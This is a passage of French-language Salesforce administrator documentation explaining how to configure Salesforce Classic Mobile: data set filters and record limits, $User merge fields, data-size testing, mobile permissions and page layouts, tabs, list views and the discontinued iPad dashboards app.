Si vos besoins mobiles pour un objet nécessitent la combinaison de filtres de responsabilité d'enregistrement disponibles, vous pouvez ajouter le même jeu de données d'objet jusqu'à quatre fois dans le même niveau hiérarchique. Par exemple, un directeur des ventes peut souhaiter synchroniser ses opportunités, les opportunités de ses subordonnés et des opportunités pour lesquelles il est membre de l'équipe d'opportunité. Dans ce cas, ajoutez un jeu de données d'opportunités et sélectionnez `Enregistrements de l'équipe de l'utilisateur`, puis ajoutez un second ensemble d'opportunités au même niveau dans la hiérarchie et sélectionnez `Enregistrements de l'équipe d'opportunité de l'utilisateur`. Remarquez que des objets ne possédant qu'une option de filtre de responsabilité, tels que Commentaires sur la requête, ne peuvent pas être ajoutés plusieurs fois au même niveau de la hiérarchie.

**b.** Définissez les critères de filtre de sorte à ne synchroniser de manière automatique que les enregistrements qui répondent à des critères spécifiques, en plus de l'option Filtrer par responsable d'enregistrement sélectionnée. Par exemple, vous pouvez définir le filtre afin qu'il n'inclue que les enregistrements d'opportunité avec des montants supérieurs à 50 000 dollars ou les enregistrements de contact intitulés « Acheteur ».

**c.** Pour qu'un jeu de données unique ne consomme pas la totalité de la mémoire d'un périphérique mobile, sélectionnez le deuxième bouton radio sous Définir le nombre maximal d'enregistrements et saisissez le nombre maximal d'enregistrements que ce jeu de données peut transférer vers les périphériques mobiles. Utilisez les listes déroulantes Organiser par et Tri pour indiquer les enregistrements qui doivent être synchronisés en cas de dépassement de la taille limite des données.

Si la limite est atteinte, Salesforce met à jour les enregistrements présents sur le périphérique mobile toutes les 20 minutes environ et remplace les enregistrements toutes les 24 heures environ, conformément aux paramètres Trier par et Tri. Par exemple, si les paramètres sont Date de la dernière modification et Décroissant, Salesforce transfère les derniers enregistrements modifiés vers les périphériques mobiles et supprime le même nombre d'enregistrements modifiés en premier.

Si vous avez paramétré l'option Filtrer par responsable d'enregistrement sur `Aucun (recherche seulement)`, la limite que vous avez définie n'est pas appliquée car aucun enregistrement n'est synchronisé automatiquement.

Conseil: N'utilisez pas l'option Définir le nombre maximal d'enregistrements à la place des filtres. Utilisez l'option Définir le nombre maximal d'enregistrements uniquement en guise de mécanisme de sécurité et servez-vous des filtres

essentiellement pour limiter le nombre d'enregistrements sur un périphérique mobile. De cette façon, vous êtes certain que les utilisateurs mobiles reçoivent les enregistrements appropriés sur leurs périphériques.

Compte tenu des limites de mémoire des périphériques mobiles, Salesforce empêche une requête individuelle de retourner plus de 2 500 enregistrements.

6. Veillez à tester votre configuration mobile pour vous assurer que les données ne dépassent pas la taille limite fixée.
7. Cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

- Prise en charge de la productivité embarquée avec Salesforce Classic Mobile
- Gestion de configurations Salesforce Classic Mobile
- Configuration de Salesforce Classic Mobile

## Champs de fusion pour les critères de filtre mobile

Certains champs de fusion $User sont disponibles lors de la définition de filtres pour les configurations mobiles et les vues personnalisées mobiles. Dans les configurations mobiles, vous pouvez utiliser ces champs de fusion pour synchroniser les enregistrements où l'utilisateur est lié à un enregistrement, mais n'est pas le propriétaire de l'enregistrement. Par exemple, vous pouvez envoyer des requêtes créées par l'utilisateur actuel au périphérique mobile, ou vous pouvez envoyer des enregistrements au périphérique où l'utilisateur actuel est référencé dans un champ personnalisé. Dans les vues mobiles, vous pouvez utiliser les champs de fusion pour définir une vue en fonction du propriétaire de l'enregistrement. Vous pouvez, par exemple, créer une vue qui affiche les comptes de l'utilisateur en cours avec le niveau “Important”.

Le tableau suivant décrit les champs de fusion d'utilisateurs disponibles :

| Champ de fusion | Description |
|---|---|
| `$User.ID` | Fait référence à l'identifiant de l'utilisateur actuel. Ce champ de fusion peut être appliqué aux champs qui contiennent une recherche d'utilisateur. Les opérateurs valides pour ce champs de fusion sont Est égal à et N'est pas égal à. Lorsque vous créez des filtres de vue mobile qui font référence à un champ propriétaire, vous pouvez utiliser uniquement le champ `$User.ID`. |
| `$User.Username` | Fait référence au nom d'utilisateur de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter ’17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter ’17 ou supérieure

| Champ de fusion | Description |
| --- | --- |
| `$User.Firstname` | Fait référence au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |
| `$User.Lastname` | Fait référence au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |
| `$User.Fullname` | Fait référence au prénom et au nom de l'utilisateur actuel. Ce champ de fusion peut être appliqué à tout champ de texte ou de recherche, à l'exception des listes de sélection. Les opérateurs valides pour ce champ de fusion sont Est égal à, N'est pas égal à, Supérieur ou égal à, Inférieur ou égal à, Contient, Ne contient pas et Commence par. |

CONSULTER ÉGALEMENT :

- Gestion de configurations Salesforce Classic Mobile
- Prise en charge de la productivité embarquée avec Salesforce Classic Mobile
- Définition de jeux de données

## Test des configurations Salesforce Classic Mobile

Lorsque vous créez une configuration Salesforce Classic Mobile, vous indiquez la taille totale limite des données pour la configuration. La limite de taille des données empêche Salesforce d'envoyer un volume trop important de données vers les périphériques mobiles des utilisateurs affectés à la configuration mobile. Après avoir défini les jeux de données, il est important de tester la configuration mobile pour s'assurer que la taille limite totale des données est respectée.

Pour estimer la taille du jeu de données que la configuration mobile fournira au périphérique d'un utilisateur :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic**. Cliquez ensuite sur le nom de la configuration mobile que vous souhaitez tester.
2. Dans la liste associée Jeux de données, cliquez sur **Modifier**.
3. Dans la section Taille des données testées, cliquez sur l'icône de recherche à côté du champ Sélectionner un utilisateur afin de sélectionner l'utilisateur que vous souhaitez tester. Bien que les utilisateurs doivent avoir un accès compatible mobile pour pouvoir être attribués à des configurations mobiles, vous pouvez tester la taille des données de configuration de n'importe quel compte utilisateur.

   Le champ Sélectionner un utilisateur indique par défaut le nom de l'utilisateur connecté. Cependant, il est important de tester une configuration mobile avec les comptes d'utilisateurs qui seront véritablement attribués à la configuration, en particulier ceux qui possèdent un grand nombre d'enregistrements.
4. Cochez la case **Inclure les métadonnées** pour inclure les métadonnées dans l'estimation. Les métadonnées se composent d'une présentation de page et d'informations de schéma, et la quantité de métadonnées envoyées à un périphérique peut être très importante en fonction de la taille de votre entreprise et de la complexité de sa configuration.

   ATTENTION: Salesforce peut mettre un certain temps à calculer la taille des métadonnées en plus de la taille des données. Même si vous choisissez de masquer les métadonnées dans vos résultats de test, les métadonnées sont encore factorisées dans la taille totale des données lorsque le périphérique mobile se synchronise avecSalesforce.
5. Cliquez sur **Estimer la taille des données**.

   La taille de chaque jeu de données est calculée. Les résultats s'affichent dans la vue arborescente de la hiérarchie, c'est-à-dire le volet gauche de la zone du jeu de données en haut de la page. D'autres résultats apparaissent dans la section Taille des données testées sous la hiérarchie.

   - Dans la vue arborescente de la hiérarchie, deux nombres apparaissent en regard de chaque jeu de données. Le premier correspond au nombre d'enregistrements générés par le jeu de données, et le second correspond à la taille totale du jeu de données en octets ou en kilo-octets. Cette répartition est utile pour identifier les jeux de données pouvant nécessiter des critères de filtrage supplémentaires afin de réduire la taille.
   - La section Taille des données testées fournit une estimation des données que la configuration mobile actuelle fournirait au périphérique de l'utilisateur sélectionné, dont :
     - La taille et le nombre d'enregistrements dans le jeu de données de chaque objet.
     - La taille totale et le nombre d'enregistrements, qui inclut les enregistrements dans le jeu de données et les enregistrements marqués. Un enregistrement marqué est un enregistrement qui ne fait pas partie de la configuration mobile d'un utilisateur. Les enregistrements marqués peuvent faire partie du jeu de données à l'aide des deux méthodes suivantes :

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les jeux de données Salesforce Classic Mobile :
- Afficher la configuration

Pour tester des configurations Salesforce Classic Mobile :
- Gérer les configurations mobiles

- L'utilisateur télécharge des enregistrements sur son périphérique via des recherches en ligne et les enregistrements sont marqués pour l'envoi vers le périphérique de l'utilisateur à chaque synchronisation du périphérique avec Salesforce.
- Les enregistrements dans le jeu de données de l'utilisateur contiennent des champs de recherche d'enregistrements qui ne correspondent pas aux critères de filtrage de la configuration mobile. Salesforce synchronise les enregistrements référencés dans les champs de recherche afin d'éviter aux utilisateurs de rencontrer des liens rompus dans l'application mobile.

  Conseil: Pour un décompte précis des enregistrements marqués, synchronisez les données de l'application mobile avant d'évaluer la taille des données. Pour synchroniser les données :

  - Sur un appareil Android, appuyez sur **Informations sur l'application** > **Synchroniser maintenant** > **Actualiser toutes les données**.
  - Sur un appareil iPhone, touchez **Plus**, puis **Informations sur l'application**. Touchez **Synchroniser maintenant**, puis **Actualiser toutes les données**.

- La taille des métadonnées qui seraient envoyées au périphérique pour l'utilisateur, si vous cochiez la case **Inclure les métadonnées**.
- Le nombre total de jeux de données mobilisés, qui représente la somme de tous les enregistrements.

- Les rapports ne sont pas inclus dans l'estimation de la taille des données.

6. Comparez les résultats des tests à la taille limite totale des données définie pour la configuration. La limite se situe en haut de la section Taille des données testées. Cliquez sur la taille limite pour augmenter ou diminuer sa valeur sur la page Modifier la configuration mobile.
   - Si la taille totale des données se situe au-dessous de la limite, l'utilisateur sélectionné peut être affecté en toute sécurité à la configuration mobile. Cependant, n'oubliez pas que les résultats des tests sont une estimation parce que les différents périphériques possèdent des algorithmes de stockage distincts.
   - Si la taille totale des données dépasse la limite, réduisez la taille des données en diminuant l'étendue de votre jeu de données, en affinant les critères de filtrage de vos jeux de données, en supprimant un jeu de données ou en supprimant des champs de la présentation de page. Répétez le processus de test jusqu'à ce que les données soient au-dessous de la limite totale.

     Remarque: L'estimation de la taille des données dans la section Taille des données testées n'est pas actualisée automatiquement si vous modifiez les jeux de données. Cliquez sur **Actualiser la taille des données** pour mettre à jour les résultats des tests.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile
Gestion de configurations Salesforce Classic Mobile
Gestion des appareils Salesforce Classic Mobile
Configuration de Salesforce Classic Mobile

# Modification de propriétés d'objet pour Salesforce Classic Mobile

Vous pouvez modifier les propriétés des objets standard et personnalisés dans l'application Salesforce Classic Mobile. Par exemple, vous pouvez limiter les autorisations des utilisateurs Salesforce Classic Mobile ou exclure des champs inutiles de la présentation de page mobile de l'objet.

Les propriétés d'un objet Salesforce Classic Mobile sont personnalisées en fonction de la configuration mobile. Pour modifier les propriétés d'un objet mobile :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic**.
2. Cliquez sur le nom de la configuration mobile à modifier.
3. Dans la liste associée des propriétés d'objet mobile, cliquez sur **Modifier** à côté du nom de l'objet.

   Seuls les objets que vous avez rendus mobiles dans le jeu de données de configuration apparaissent dans la liste associée. Vous ne pouvez pas modifier les propriétés de l'objet utilisateur.
4. Dans la page Modifier la configuration mobile, vous pouvez :
   - Suppression des autorisations mobiles
   - Personnalisez des présentations de page Salesforce Classic Mobile
5. Cliquez sur **Enregistrer**.

## Suppression des autorisations mobiles

L'application Salesforce Classic Mobile hérite des autorisations de l'utilisateur depuis Salesforce. Certains administrateurs souhaitent limiter davantage les autorisations des utilisateurs lorsqu'ils accèdent aux données Salesforce dans Salesforce Classic Mobile, généralement en raison des limitations de l'application ou des risques d'erreur de l'utilisateur. Par exemple, les utilisateurs peuvent supprimer accidentellement un enregistrement, car ils ne savent pas qu'en effectuant cette opération dans l'application Salesforce Classic Mobile, ils suppriment également l'enregistrement dans Salesforce. Dans ce cas, les administrateurs peuvent empêcher les utilisateurs de supprimer des enregistrements dans l'application mobile, quelles que soient leurs autorisations standard ou personnalisées dans Salesforce. De plus, Salesforce Classic Mobile ne prend pas en charge toutes les fonctionnalités Salesforce, notamment les commandes s-controls et Apex. Si votre processus métier pour un objet n'est pas pris en charge par Salesforce Classic Mobile, vous pouvez empêcher les utilisateurs mobiles de mettre à jour ces enregistrements dans l'application.

Dans la section Autorisations, sélectionnez les autorisations à supprimer pour les utilisateurs mobiles de l'objet. Cochez les cases **Refuser la création**, **Refuser la modification** ou **Refuser la suppression** pour empêcher les utilisateurs de créer, de modifier ou de supprimer des enregistrements dans Salesforce Classic Mobile.

Remarque: Actuellement, vous ne pouvez pas bloquer les autorisations mobiles de l'objet contenu.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour modifier les propriétés d'objet de Salesforce Classic Mobile :
- Gérer les configurations mobiles

## Personnalisation des présentations de page Salesforce Classic Mobile

L'application Salesforce Classic Mobile hérite des présentations de page de l'utilisateur depuis Salesforce. Les administrateurs peuvent éventuellement exclure certains champs de la présentation de page mobile de chaque objet car les champs inutiles utilisent de la mémoire et gênent le défilement des pages sur le périphérique mobile.

Dans la section Champs exclus, sélectionnez les champs à afficher sur le périphérique mobile pour l'objet. Pour ajouter ou supprimer des champs, sélectionnez un nom de champ et cliquez sur la flèche **Ajouter** ou **Supprimer**.

- Les administrateurs peuvent afficher tous les champs disponibles par objet, quel que soit leur niveau de sécurité.
- Certains champs sont requis pour permettre à Salesforce Classic Mobile de communiquer avec Salesforce. Ces champs ne s'affichent pas dans la zone Champs disponibles, car ils sont obligatoires et ne peuvent pas être exclus des présentations de page mobiles.
- Les champs utilisés dans les vues personnalisées mobiles ne peuvent pas être exclus des présentations de page mobile.
- Si vous mobilisez l'objet contenu, tous ses champs s'affichent dans la zone Champs disponibles, mais la présentation de la page de détail de contenu dans l'application Salesforce Classic Mobile est codée en dur pour afficher quelques champs uniquement. L'exclusion de champs pour l'objet contenu n'affecte pas la présentation de page dans l'application.

CONSULTER ÉGALEMENT :

Prise en charge de la productivité embarquée avec Salesforce Classic Mobile
Gestion de configurations Salesforce Classic Mobile
Gestion de onglets Salesforce Classic Mobile
Création de liens vers le Web et des pages Visualforce Mobile pour Salesforce Classic Mobile
Configuration de Salesforce Classic Mobile

## Attribution d'onglets à une configuration Salesforce Classic Mobile

Pour chaque configuration mobile, vous pouvez sélectionner les onglets qui s'affichent dans l'application Salesforce Classic Mobile et définir leur ordre. Les onglets disponibles pour une configuration mobile comprennent :

- Les onglets d'objet standard
- Les onglets d'objet personnalisé
- Les onglets Visualforce et Web qui ont été activés pour Salesforce Classic Mobile

> ATTENTION: Tous les sites Web et toutes les fonctions de Visualforce ne sont pas pris en charge par les appareils mobiles. Lisez attentivement les meilleures pratiques relatives à la création de pages conviviales, avant d'activer des onglets Visualforce ou Web pour l'application Salesforce Classic Mobile.

Par défaut, les onglets fonctionnent comme dans l'application Salesforce Classic Mobile que dans le site complet de Salesforce Si l'onglet d'un objet est masqué dans Salesforce, il l'est également dans Salesforce Classic Mobile.

> Remarque: Si vous personnalisez des onglets mobiles, les onglets que vous sélectionnez pour la configuration mobile sont envoyés aux appareils mobiles des utilisateurs, même si les onglets n'ont pas été ajoutés à une configuration. Même s'ils sont envoyés à l'appareil, les onglets s'affichent dans l'application Salesforce Classic Mobile uniquement si les utilisateurs sont autorisés à les afficher.

Plusieurs raisons peuvent vous inciter à masquer l'onglet d'un objet dans Salesforce Classic Mobile, même si les enregistrements d'objet sont envoyés à l'appareil. L'écran de l'application Salesforce Classic Mobile offre moins d'espace pour afficher une ligne d'onglets. Par conséquent, vous pouvez choisir de réduire le nombre d'onglets sur l'appareil. De même, parfois, un objet personnalisé a une relation avec un objet standard et les utilisateurs accèdent à l'enregistrement de l'objet personnalisé à partir de l'enregistrement de l'objet parent. Dans ce cas, vous pouvez mobiliser l'objet personnalisé, mais masquer l'onglet.

Pour attribuer des onglets à une configuration mobile :

1. Dans Configuration, saisissez *`Configurations Salesforce Classic`* dans la case `Recherche rapide`, puis sélectionnez **Configurations Salesforce Classic**. Cliquez ensuite sur le nom d'une configuration mobile.
2. Dans la liste associée Onglets mobiles, cliquez sur **Personnalisation des onglets** pour définir des onglets mobiles pour la première fois. Si vous avez déjà configuré les onglets mobiles, cliquez sur **Modifier**.
3. Sélectionnez des onglets dans la liste `Onglets disponibles`, puis cliquez sur la flèche **Ajouter** pour les ajouter à la configuration mobile.
4. Dans la liste `Onglets sélectionnés`, choisissez des onglets, puis cliquez sur les flèches **Haut** et **Bas** pour organiser les onglets dans l'ordre dans lequel ils doivent s'afficher dans l'application Salesforce Classic Mobile.
5. Cliquez sur **Enregistrer**.

### Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour personnaliser des onglets Salesforce Classic Mobile :
- Gérer les configurations mobiles

**Remarque:** Les utilisateurs d'un iPhone peuvent personnaliser l'ordre des onglets dans l'application Salesforce Classic Mobile. Si un utilisateur personnalise cet ordre, les changements d'ordre effectués un administrateur dans la configuration mobile sont ignorées par l'application et les nouveaux onglets mobilisés sont ajoutés sous les onglets existants de l'utilisateur.

CONSULTER ÉGALEMENT :

- Gestion de onglets Salesforce Classic Mobile
- Activation des onglets Web et Visualforce pour Salesforce Classic Mobile
- Prise en charge de la productivité embarquée avec Salesforce Classic Mobile
- Gestion de configurations Salesforce Classic Mobile

## Activation des onglets Web et Visualforce pour Salesforce Classic Mobile

Vous pouvez créer des onglets Web et Visualforce disponibles dans l'application Salesforce Classic Mobile. Lorsque vous créez un onglet Web ou Visualforce, modifiez ses propriétés, puis cochez la case `Salesforce Classic Mobile prêt` pour vous assurer que la page Web ou la page Visualforce s'affiche et fonctionne correctement sur un appareil mobile. La sélection de la case ajoute l'onglet à la liste des onglets disponibles pour vos configurations mobiles Salesforce Classic Mobile.

Il est important de remarquer que la plupart des navigateurs mobiles sont sujets à des limitations techniques concernant la taille de l'écran, les scripts, la vitesse du processeur et les délais d'attente du réseau. Prenez en compte les points suivants avant de rendre vos pages Web et Visualforce mobiles afin de vous assurer qu'elles sont compatibles avec des navigateurs mobiles.

Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

### Considérations concernant les onglets Web mobiles

Tenez compte des points suivants lors de la définition d'un onglet Web utilisé dans l'application Salesforce Classic Mobile :

- La possibilité de mobiliser des onglets Web est disponible uniquement pour les appareils iPhone. Si vous mobilisez un onglet Web, sachez que les utilisateurs d'Android ne peuvent pas l'afficher dans Salesforce Classic Mobile.
- Le type de l'onglet doit être une URL. L'application mobile ne peut pas exécuter de commande s-control.
- Certaines pages Web comportent du code JavaScript et Flash, mais tous les navigateurs mobiles ne les prennent pas en charge :
  - Le navigateur Safari d'Apple prend en charge JavaScript, mais pas Flash.
- Avant de mobiliser un onglet Web, accédez à l'URL cible sur l'un des appareils mobiles de votre organisation afin de vérifier son fonctionnement sur un navigateur mobile. Si l'inventaire des appareils de votre organisation comprend des téléphones équipés de différents systèmes d'exploitation, par exemple des appareils iPhones, assurez-vous de tester chaque type d'appareil. Si des utilisateurs ne parviennent pas à effectuer les tâches requises sur la page Web à partir d'un navigateur mobile, ne mobilisez pas l'onglet Web.

### Considérations concernant les onglets Visualforce Mobile

Tenez compte des points suivants lors de la définition d'un onglet Visualforce mobile :

- Visualforce Mobile est disponible uniquement pour les iPhone. Si vous mobilisez un onglet Visualforce, sachez que les utilisateurs d'Android ne peuvent pas l'afficher dans Salesforce Classic Mobile.

- La taille de l'écran étant limitée sur les navigateurs mobiles, nous vous recommandons de redessiner la page Visualforce afin de l'optimiser pour les utilisateurs mobiles :
  - Définissez les attributs `sidebar` et `showHeader` dans la balise `<apex:page>` sur `false`. Les téléphones étant équipés de petits écrans et d'une puissance limitée, il est essentiel de supprimer l'en-tête d'onglets et le menu latéral.
  - Définissez l'attribut `standardStylesheets` dans la balise `<apex:page>` sur `false`. La feuille de style Salesforce standard ralentit le chargement des pages sur l'appareil. Pour ajouter une feuille de style à votre page, la meilleure approche consiste à inclure une section `<style>` immédiatement sous le composant `<apex:page>`.
  - Définissez l'attribut `columns` dans le composant `<apex:pageBlockSection>` sur `1`. L'écran d'un appareil mobile étant trop étroit pour afficher deux colonnes, une présentation à colonne unique évite le chevauchement des champs dans la page.
- Les pages de bienvenue ne s'affichent pas dans l'application Salesforce Classic Mobile.
- Dans l'application Salesforce Classic Mobile, la page Visualforce est incorporée à un onglet. Par conséquent, évitez d'utiliser des onglets pour la navigation dans les pages Visualforce mobiles.
- Même si vous savez que le navigateur mobile prend en charge JavaScript sur votre page Visualforce, vous devriez réduire autant que faire se peut l'utilisation de JavaScript. Les appareils mobiles disposent généralement de connexions réseau lentes et une trop grande quantité de scripts qui s'exécutent sur une page engendre généralement une mauvaise expérience utilisateur. Afin de réduire la quantité de code JavaScript dans vos pages Visualforce mobiles, essayez de les développer en utilisant principalement le code HTML.
- Toutes les pages Visualforce contiennent du code JavaScript, même si vous ne créez pas de pages utilisant du code JavaScript.
- Il est possible d'exécuter une inspection par un agent utilisateur au sein d'un contrôleur personnalisé afin de prendre en charge plusieurs appareils. Pour ce faire, inspectez le résultat approprié de la méthode `getHeaders()` sur la référence de page actuelle.

CONSULTER ÉGALEMENT :

Gestion de onglets Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

Création de liens vers le Web et des pages Visualforce Mobile pour Salesforce Classic Mobile

Attribution d'onglets à une configuration Salesforce Classic Mobile

## Création de vues de liste pour Salesforce Classic Mobile

Vous pouvez créer des vues de liste personnalisées pour les utilisateurs de Salesforce Classic Mobile. Les vues de liste personnalisées pour Salesforce Classic Mobile, également appelées vues mobiles, sont différentes des vues personnalisées Salesforce pour les raisons suivantes :

- Les administrateurs définissent des vues mobiles pour chaque configuration mobile. Les vues sont accessibles à tous les utilisateurs attribués à la configuration, et les administrateurs ne peuvent pas limiter la visibilité à certains groupes d'utilisateurs dans la configuration. Chaque objet mobilisé dans une configuration mobile peut compter jusqu'à 10 vues personnalisées.
- Les utilisateurs ne peuvent pas filtrer les vues mobiles avec Tous les enregistrements ou Mes enregistrements. Les vues s'appliquent à tous les enregistrements stockés localement sur l'appareil, quel que soit le responsable de l'enregistrement. Toutefois, les filtres de propriété peuvent être appliqués à l'aide de champs supplémentaires dans les critères de recherche.
- Les vues mobiles ne prennent pas en charge la logique de filtrage.
- Les vues mobiles sont limitées à un affichage sur deux colonnes.
- Les utilisateurs peuvent trier les vues mobiles par ordre croissant ou décroissant de deux champs.

Pour chaque configuration mobile, vous pouvez définir jusqu'à 10 vues personnalisées par objet. Ces vues sont ensuite transmises vers les appareils des utilisateurs attribués aux configurations affectées. Pour créer un vue personnalisée pour Salesforce Classic Mobile :

1. Dans Configuration, saisissez *Configurations de Salesforce Classic* dans la case Recherche rapide, puis sélectionnez **Configurations de Salesforce Classic**. Cliquez ensuite sur le nom d'une configuration mobile. Vous devez créer une configuration mobile si vous ne l'avez pas déjà fait.
2. Faites défiler vers le bas la liste associée aux vues mobiles.
3. Choisissez un type d'objet dans la liste de déroulante Sélectionner un objet, puis cliquez sur **Nouvelle vue mobile**. Seuls les objets inclus dans le jeu de données de configuration apparaissent dans la liste déroulante. Vous ne pouvez pas créer de vues mobiles pour l'objet utilisateur.
4. Saisissez le nom de la vue.

   Comme l'espace d'affichage sur des appareils mobiles est limité, la longueur maximale du nom d'une vue mobile est de 30 caractères.

5. Dans la section Spécifier les critères de filtre, saisissez les conditions que les éléments sélectionnés doivent remplir, par exemple, *Le montant est supérieur à 100 000 $*.
   a. Choisissez un champ dans la première liste déroulante.

      Remarque: Vous ne pouvez pas créer des vues basées sur des champs exclus des présentations de page mobiles ou des champs masqués pour tous les profils et ensembles d'autorisations.

   b. Choisissez un opérateur de filtre.
   c. Dans le troisième champ, saisissez la valeur recherchée.

      ATTENTION: Notez les points suivants sur les valeurs de critères de filtrage pour les vues mobiles :

      - Vous pouvez utiliser le champ de fusion $User.ID en tant que valeur de critère de filtrage pour référencer l'utilisateur actuel. Vous ne pouvez pas saisir des noms d'utilisateur dans vos critères de filtrage.
      - Vous pouvez saisir des valeurs de date spéciales uniquement dans les filtres de vues mobiles, pas dans les dates réelles.

**Éditions**

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

**AUTORISATIONS UTILISATEUR**

Pour afficher les utilisateurs et les appareils Salesforce Classic Mobile :
- Afficher la configuration

Pour gérer les vues personnalisées Salesforce Classic Mobile :
- Gérer les configurations mobiles

- Vous ne pouvez pas utiliser des valeurs spéciales de date FISCALES dans les critères de filtre.

**d.** Sélectionnez **Toutes les correspondances** si des éléments de la vue mobile doivent correspondre à tous les critères que vous avez entrés. Sélectionnez **Aucune correspondance** si des éléments de la vue mobile ne doivent correspondre à aucun des critères que vous avez entrés. Les vues personnalisées mobiles ne gèrent pas les options de filtrage avancé.

**6.** Dans la section Sélectionner les champs à afficher, sélectionnez les champs à utiliser comme colonnes à afficher.

Les champs par défaut sont automatiquement sélectionnés. Vous pouvez choisir jusqu'à deux colonnes différentes de champs de données à afficher dans votre vue personnalisée mobile.

**7.** Dans la section Définir l'ordre de tri, définissez éventuellement un ordre de tri principal et secondaire pour la vue.

**a.** Sélectionnez un champ dans la liste déroulante Organiser par. Vous pouvez organiser en fonction des champs qui ont été exclus de la présentation de la page mobile de l'objet.

**b.** Paramétrez l'ordre de tri Croissant ou Décroissant.

**8.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion de vues Salesforce Classic Mobile

Gestion de configurations Salesforce Classic Mobile

Gestion des appareils Salesforce Classic Mobile

Configuration de Salesforce Classic Mobile

## Configuration de Mobile Dashboards pour iPad App

**Important:** À compter de la version Summer '15, l'application Mobile Dashboards pour iPad n'est plus prise en charge. Vous pouvez continuer à utiliser l'application, mais Salesforce ne fournit plus de support sous la forme de correctifs de bogues ou d'améliorations, et ne prend plus en charge les problèmes rencontrés. Pour migrer vers l'application Salesforce1, la nouvelle expérience mobile de Salesforce, contactez votre administrateur Salesforce.

Vous pouvez rendre les tableaux de bord disponibles dans Salesforce Classic Mobile en les ajoutant aux onglets d'une configuration mobile. Les tableaux de bord mobiles permettent aux utilisateurs de champs de suivre les mesures et principaux indicateurs de performances de l'entreprise même lorsqu'ils sont en déplacement.

Notez les points suivants à propos des tableaux de bord mobiles :

- L'onglet Tableau de bord de l'application mobile lance un navigateur incorporé pour afficher les tableaux de bord.
- En raison de la petite taille des écrans, les tableaux de bord mobiles sont affichés dans une seule colonne.
- Les liens vers les détails de rapports personnalisés sont désactivés dans les tableaux de bord mobiles.
- La première fois qu'un utilisateur ouvre l'onglet Tableaux de bord dans Salesforce Classic Mobile, l'application mobile demande le dernier tableau de bord affiché par l'utilisateur dans Salesforce. Selon la puissance du signal mobile ou WiFi, l'affichage du tableau de bord sur la page peut prendre plusieurs minutes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les configurations mobiles :
- Afficher la configuration

Pour mobiliser les tableaux de bord :
- "Gérer les configurations mobiles"

- Les tableaux de bord ne sont pas actualisés automatiquement dans l'application mobile. Les utilisateurs peuvent demander une actualisation du tableau de bord en cliquant sur le bouton **Actualiser**.
